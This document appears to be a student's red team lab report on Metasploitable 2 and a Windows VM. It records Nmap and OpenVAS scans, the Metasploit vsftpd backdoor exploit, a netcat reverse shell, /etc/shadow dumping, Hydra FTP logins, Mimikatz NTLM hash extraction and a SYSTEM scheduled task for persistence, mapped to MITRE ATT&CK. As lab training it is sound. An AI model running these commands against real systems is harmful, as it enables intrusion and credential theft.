



Task : Red Team Assessment using SIEM Vulnerability Analysis and Exploitation

Objective

The objective of this task is to perform a controlled Red Team assessment on a vulnerable lab machine (Metasploitable 2) in order to simulate real-world attack scenarios. The assessment includes reconnaissance, vulnerability scanning, exploitation, privilege escalation, post-exploitation activities, and mapping techniques to the MITRE ATT&CK framework. The purpose is to understand how attackers identify weaknesses and how security teams can detect and mitigate them.

Tools Used

- **Nmap** – Network reconnaissance and service enumeration.
- **OpenVAS(GVM)** – Vulnerability scanning and CVSS-based risk assessment.
- **Metasploit Framework** – Exploitation of Identified vulnerabilities.
- **Hydra** – Brute-force password testing.
- **Netcat** – Reverse shell establishment.
- **Mimikatz (Windows VM)** – Credential dumping demonstration.
- **VirusTotal** – demonstrate antivirus detection
- **Draw.io** – Attack Flow diagram creation.

Reconnaissance Phase Nmap Scanning

Description

Initial reconnaissance was performed using Nmap to discover open ports and running services on the target machine (Metasploitable 2).

Command Used

Nmap -sV -sC 192.168.29.168



Port	Service	Version	Risk Level
21	FTP	vsftpd 2.3.4	High
22	SSH	OpenSSH	medium
139	Samba	Samba Service	High

```
root@kali:~/home/kali/Internship/red_team
# nmap -sV 192.168.29.168
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-26 10:54 +0530
Nmap scan report for 192.168.29.168
Host is up (0.0015s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp          Postfix smtpd
53/tcp    open  domain        ISC BIND 9.4.2
80/tcp    open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind       2 (RPC #100000)
139/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec          netkit-rsh rexecd
513/tcp   open  login         netkit-rsh rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi      GNU Classpath grmiregistry
1524/tcp  open  bindshell     Metasploitable root shell
2049/tcp  open  nfs           2-4 (RPC #100003)
2121/tcp  open  ftp           ProFTPD 1.3.1
3306/tcp  open  mysql         MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql    PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc           VNC (protocol 3.3)
6000/tcp  open  X11           (access denied)
6667/tcp  open  irc           UnrealIRCd
8009/tcp  open  ajp13         Apache Jserv (Protocol v1.3)
8180/tcp  open  http          Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:7C:B1:30 (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.21 seconds

root@kali:~/home/kali/Internship/red_team
```

```
root@kali:~/home/kali/Internship/red_team
# nmap -sC -sV 192.168.29.168
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-26 10:55 +0530
Nmap scan report for 192.168.29.168
Host is up (0.0016s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.29.59
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPd 2.3.4 - secure, fast, stable
|_ End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|_ 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_ 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp          Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_ Not valid before: 2010-03-17T14:07:45
|_ Not valid after: 2010-04-16T14:07:45
|_ ssl-date: 2026-02-26T05:26:22+00:00; +6s from scanner time.
|_ smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 1024000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ sslv2:
|_   SSLv2 supported
|_   ciphers:
|_     SSL2_RC2_128_CBC_WITH_MD5
|_     SSL2_RC4_128_EXPORT40_WITH_MD5
```



```
Session Actions Edit View Help
| 100024 1 35397/udp status
| 100024 1 42799/tcp status
139/tcp open netbios-ssn Samba smbd 3.0-4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login
514/tcp open tcpwrapped
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
mysql-info:
| Protocol: 10
| Version: 5.0.51a-3ubuntu5
| Thread ID: 9
| Capabilities flags: 43564
| Some Capabilities: SwitchToSSLAfterHandshake, Speaks41ProtocolNew, LongColumnFlag, ConnectWithDatabase, Support41Auth, SupportsCompression, S
upportsTransactions
| Status: Autocommit
| Salt: tIP4Qz44E>6,FXi+1U9]
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
| ssl-date: 2026-02-26T05:26:22+00:00; +6s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryNa
me=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after: 2010-04-16T14:07:45
5900/tcp open vnc VNC (protocol 3.3)
| vnc-info:
| Protocol version: 3.3
| Security types:
| VNC Authentication (2)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
| irc-info:
| users: 1
| servers: 1
| lusers: 1
| lservers: 0
| server: irc.Metasploitable.LAN
```

```
Session Actions Edit View Help
root@kali: /home/kali/Internship/red_team

root@kali: /home/kali/Internship/red_team
# nmap -sS 192.168.29.168
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-26 10:58 +0530
Nmap scan report for 192.168.29.168
Host is up (0.0014s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:7C:B1:30 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.76 seconds

root@kali: /home/kali/Internship/red_team
```



Vulnerability Assessment using OpenVAS

Objective

To perform automated vulnerability assessment on the Metasploitable2 target system using OpenVAS and identify known security weaknesses.

Tool Used


OpenVAS (Greenbone Vulnerability Manager-GVM)

Target Information

- **Target Machine:** Metasploitable2
- **IP Address:** 192.168.29.168
- **Scan Type :** Full and Fast Scan

Target Configuration

The target system (Metasploitable2) was added in OpenVAS under the Targets section by specifying the IP address manually. All IANA assigned TCP ports were selected to ensure comprehensive vulnerability detection.






Scan Execution

A vulnerability scan task was created and executed using the default OpenVAS scanner configuration. The scan attempted to identify service-based vulnerabilities including FTP, Samba, and other exposed services.

During scan configuration, minor synchronization issues were encountered.

However, the scanner successfully detected available services and performed vulnerability checks on exposed ports.



Vulnerability Name	Port	CVSS Score	Description
VSFTPD 2.3.4 Backdoor	21	7.5(High)	Allows remote command execution via machine backdoor
Samba Username Map Script	139/445	10.0(Critical)	Enables remote code execution



Exploitation using Metasploit Framework

Objective

To exploit the identified VSFTPD 2.3.4 backdoor vulnerability on the Metasploitable2 system using the Metasploit Framework and gain unauthorized remote access.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.29.168:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.29.168:21 - USER: 331 Please specify the password.
[*] 192.168.29.168:21 - Backdoor service has been spawned, handling ...
[*] 192.168.29.168:21 - UID: uid=0(root) gid=0(root)
id
who[*] Found shell.
ami
whoami
[*] Command shell session 1 opened (192.168.29.59:45285 → 192.168.29.168:6200) at 2026-02-26 11:12:36 +0530
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > id
[*] exec: id

uid=0(root) gid=0(root) groups=0(root),124(wireshark)
msf exploit(unix/ftp/vsftpd_234_backdoor) > whoami
[*] exec: whoami

root
msf exploit(unix/ftp/vsftpd_234_backdoor) > whoami
[*] exec: whoami

root
msf exploit(unix/ftp/vsftpd_234_backdoor) > id
[*] exec: id

uid=0(root) gid=0(root) groups=0(root),124(wireshark)
msf exploit(unix/ftp/vsftpd_234_backdoor) > whoami
[*] exec: whoami

root
msf exploit(unix/ftp/vsftpd_234_backdoor) > whoami
[*] exec: whoami

root
msf exploit(unix/ftp/vsftpd_234_backdoor) > id
[*] exec: id
```

Reverse Shell using Netcat

Objective

To establish a reverse shell connection between the victim machine (Metasploitable2) and the attacker machine (Kali Linux).

Activity	Tool	MITRE Tehnique ID	Technique Name
VSFTPD Exploit	Metasploit	T1190	Exploit Public facing Application
Reverse Shell	Netcat	T1059	Cmd and scripting
Credential Dumping	Mimikatz	T1003	OS Credential Dump
Brute Force	Hydra	T1110	Brute Force



```
Session Actions Edit View Help
root@kali: /home/kali  nc

(root@kali)-[/home/kali]
# nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.29.59] from (UNKNOWN) [192.168.29.168] 34731
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
ls
vulnerable
pws
pwd
/home/msfadmin
```

```
Session Actions Edit View Help
root@kali: /home/kali  nc

(root@kali)-[/home/kali]
# nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.29.59] from (UNKNOWN) [192.168.29.168] 37718
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:7c:b1:30
          inet addr:192.168.29.168  Bcast:192.168.29.255  Mask:255.255.255.0
          inet6 addr: 2405:201:402d:89ca:20c:29ff:fe7c:b130/64 Scope:Global
          inet6 addr: fe80::20c:29ff:fe7c:b130/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5648 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4860 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:417031 (407.2 KB)  TX bytes:673762 (657.9 KB)
          Interrupt:16 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:227 errors:0 dropped:0 overruns:0 frame:0
          TX packets:227 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:85445 (83.4 KB)  TX bytes:85445 (83.4 KB)
```




```
TX packets:227 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:85445 (83.4 KB) TX bytes:85445 (83.4 KB)

cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin)/:/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/bin/false
user:x:1001:1001:just a user,111,,/home/user:/bin/bash
service:x:1002:1002::,/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
```

```
cat /etc/shadow
root:$1$avpfbJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPot$M1yc3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f7ZVWS4$R0Xk1.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjAS/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$K.o3G93DGoXI1QKkPmUgZ0:14699:0:99999:7:::
service:$1$kr3ue7JZ$7GxELDpr50hpcjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
```




Password Security Testing using Hydra

Objective

To test the security of the FTP authentication mechanism by performing a brute-force password attack using Hydra.

Tool Used

Hydra – A network logon cracker used for brute-force password testing

Target Service Confirmation

Before performing the brute-force attack, the FTP service was confirmed to be running on the target machine using Nmap.

Nmap -p 21 192.168.29.168

```
root@kali: /home/kali/Internship/red_team
# hydra -l msfadmin -p msfadmin
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-26 12:45:21
[ERROR] Invalid target definition!
[ERROR] Either you use "www.example.com module [optional-module-parameters]" *or* you use the "module://www.example.com/optional-module
-parameters" syntax!

(root@kali) - [/home/kali/Internship/red_team]
# hydra -l msfadmin -p msfadmin ftp://192.168.29.168
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-26 12:45:53
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://192.168.29.168:21/
[21][ftp] host: 192.168.29.168 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-26 12:45:54

(root@kali) - [/home/kali/Internship/red_team]
# hydra -l admin -p password123 ftp://192.168.29.168
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-26 12:46:59
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://192.168.29.168:21/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-26 12:47:03

(root@kali) - [/home/kali/Internship/red_team]
```



Credential Dumping using Mimikatz (Windows VM)

Objective

To simulate credential extraction on a compromised Windows system using Mimikatz and demonstrate how attackers can retrieve authentication data from system memory after gaining administrative access.

Lab Setup

- **Target Machine:** Windows 10 Virtual machine.
- **Tool Used:** Mimikatz.
- **Privilege Level:** Administrator.

Launch Mimikatz as Administrator

Mimikatz was executed with administrative privileges to allow access to system memory.

```
mimikatz 2.2.0 (x64) #10041 Sep 19 2022 17:44:08
#####
## ~ ## "A La Vie, A L'Amour" - (oe40)
## / ## *** Benjamin DELPV gentilkiwi ( benjamin@gentilkiwi.com )
## \ ## > https://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
## ## > https://pingcastle.com / https://mysnarlogon.com ***
#####

mimikatz # privilege::debug
privilege '20' OK

mimikatz # sekurlsa::logonpasswords

authentication Id : 0 : 98124 (00000000:00017f92)
session : Interactive from 1
user Name : hp
domain : DESKTOP-AERLPP
logon Server : DESKTOP-AERLPP
logon Time : 25-02-2026 23:36:57
id : 5-1-5-21-3632688169-338855581-1122566246-1001

msv :
[00000000] Primary
* Username : hp
* Domain :
* NTLM : 7a21998fcd3d759941e45c49ff143d5f
* SHA1 : 2f2416ba3bcf5db18362cad28ca90089515ab0f
* DPAPI : 2f2416ba3bcf5db18362cad28ca90089
lsadef :
* Username : hp
* Domain : DESKTOP-AERLPP
* Password : (null)
kerberos :
* Username : hp
* Domain : DESKTOP-AERLPP
* Password : (null)
ssp :
credman :
cloudap :

authentication Id : 0 : 98125 (00000000:00017f91)
session : Interactive from 1
user Name : hp
domain : DESKTOP-AERLPP
logon Server : DESKTOP-AERLPP
logon Time : 25-02-2026 23:36:57
id : 5-1-5-21-3632688169-338855581-1122566246-1001

msv :
[00000000] Primary
* Username : hp
* Domain :
* NTLM : 7a21998fcd3d759941e45c49ff143d5f
* SHA1 : 2f2416ba3bcf5db18362cad28ca90089515ab0f
* DPAPI : 2f2416ba3bcf5db18362cad28ca90089
lsadef :
* Username : hp
* Domain : DESKTOP-AERLPP
* Password : (null)
kerberos :
* Username : hp
* Domain : DESKTOP-AERLPP
* Password : (null)
ssp :
credman :
cloudap :
```



```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.19045.6400]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>schtasks /create /sc minute /mo 5 /tn "RedTeamTest" /tr "cmd /c echo RedTeam >> C:\redteam.txt" /ru SYSTEM
SUCCESS: The scheduled task "RedTeamTest" has successfully been created.

C:\Windows\system32>schtasks /query | findstr RedTeam
RedTeamTest                25-02-2026 23:55:00    Ready

C:\Windows\system32>type C:\redteam.txt
The system cannot find the file specified.

C:\Windows\system32>type C:\redteam.txt
RedTeam

C:\Windows\system32>
```

Result

- NTLM Hash was successfully retrieved.
- Logged-in user session information was extracted.
- Authentication details confirmed access to sensitive credential data.

Security Recommendation

- Enable Windows Defender Credential Guard.
- Restrict local administrator access.
- Monitor suspicious process memory.
- Implement multi-factor authentication (MFA).



Malware Analysis using VirusTotal(EICAR TEST)

Objective

To demonstrate antivirus detection capability by uploading a harmless EICAR test file to VirusTotal and analysis its detection results.

Create EICAR Test File

The EICAR test string was generated on the attacker machine to simulate a malware file.

Upload to VirusTotal

The file was uploaded to:


Security vendors' analysis	Do you want to automate checks?
Avast	☒
Avira	☒
BitDefender	☒
Cyren	☒
Elastic	☒
Fortinet	☒
Google	☒
Avast	☒
Avira	☒
BitDefender	☒
Cyren	☒
Elastic	☒
Fortinet	☒
Google	☒
Avast	☒
Avira	☒
BitDefender	☒
Cyren	☒
Elastic	☒
Fortinet	☒
Google	☒



50 Words Summary (Task Requirement)

The Metasploit exploitation of the VSFTPD 2.3.4 backdoor corresponds to MITRE ATT&CK technique T1190 (Exploit Public-Facing Application). The reverse shell established aligns with T1059 (Command and Scripting Interpreter). Credential extraction using Mimikatz maps to T1003 (OS Credential Dumping), demonstrating multiple stages of adversarial behavior within the attack lifecycle.

Attack Flow Diagram





Key Learnings

1. This task provided practical exposure to real-world Red Team methodologies including reconnaissance, vulnerability assessment, exploitation, and post-exploitation techniques.
2. I gained hands-on experience using tools such as Nmap, Metasploit, Hydra, OpenVAS, Netcat, and Mimikatz in a controlled lab environment.
3. The assessment demonstrated how misconfigurations, outdated services, and weak passwords can lead to complete system compromise.
4. Mapping attack activities to the MITRE ATT&CK framework improved understanding of adversarial tactics and defensive security planning.
5. The exercise enhanced my analytical, troubleshooting, and reporting skills required for offensive security and penetration testing roles.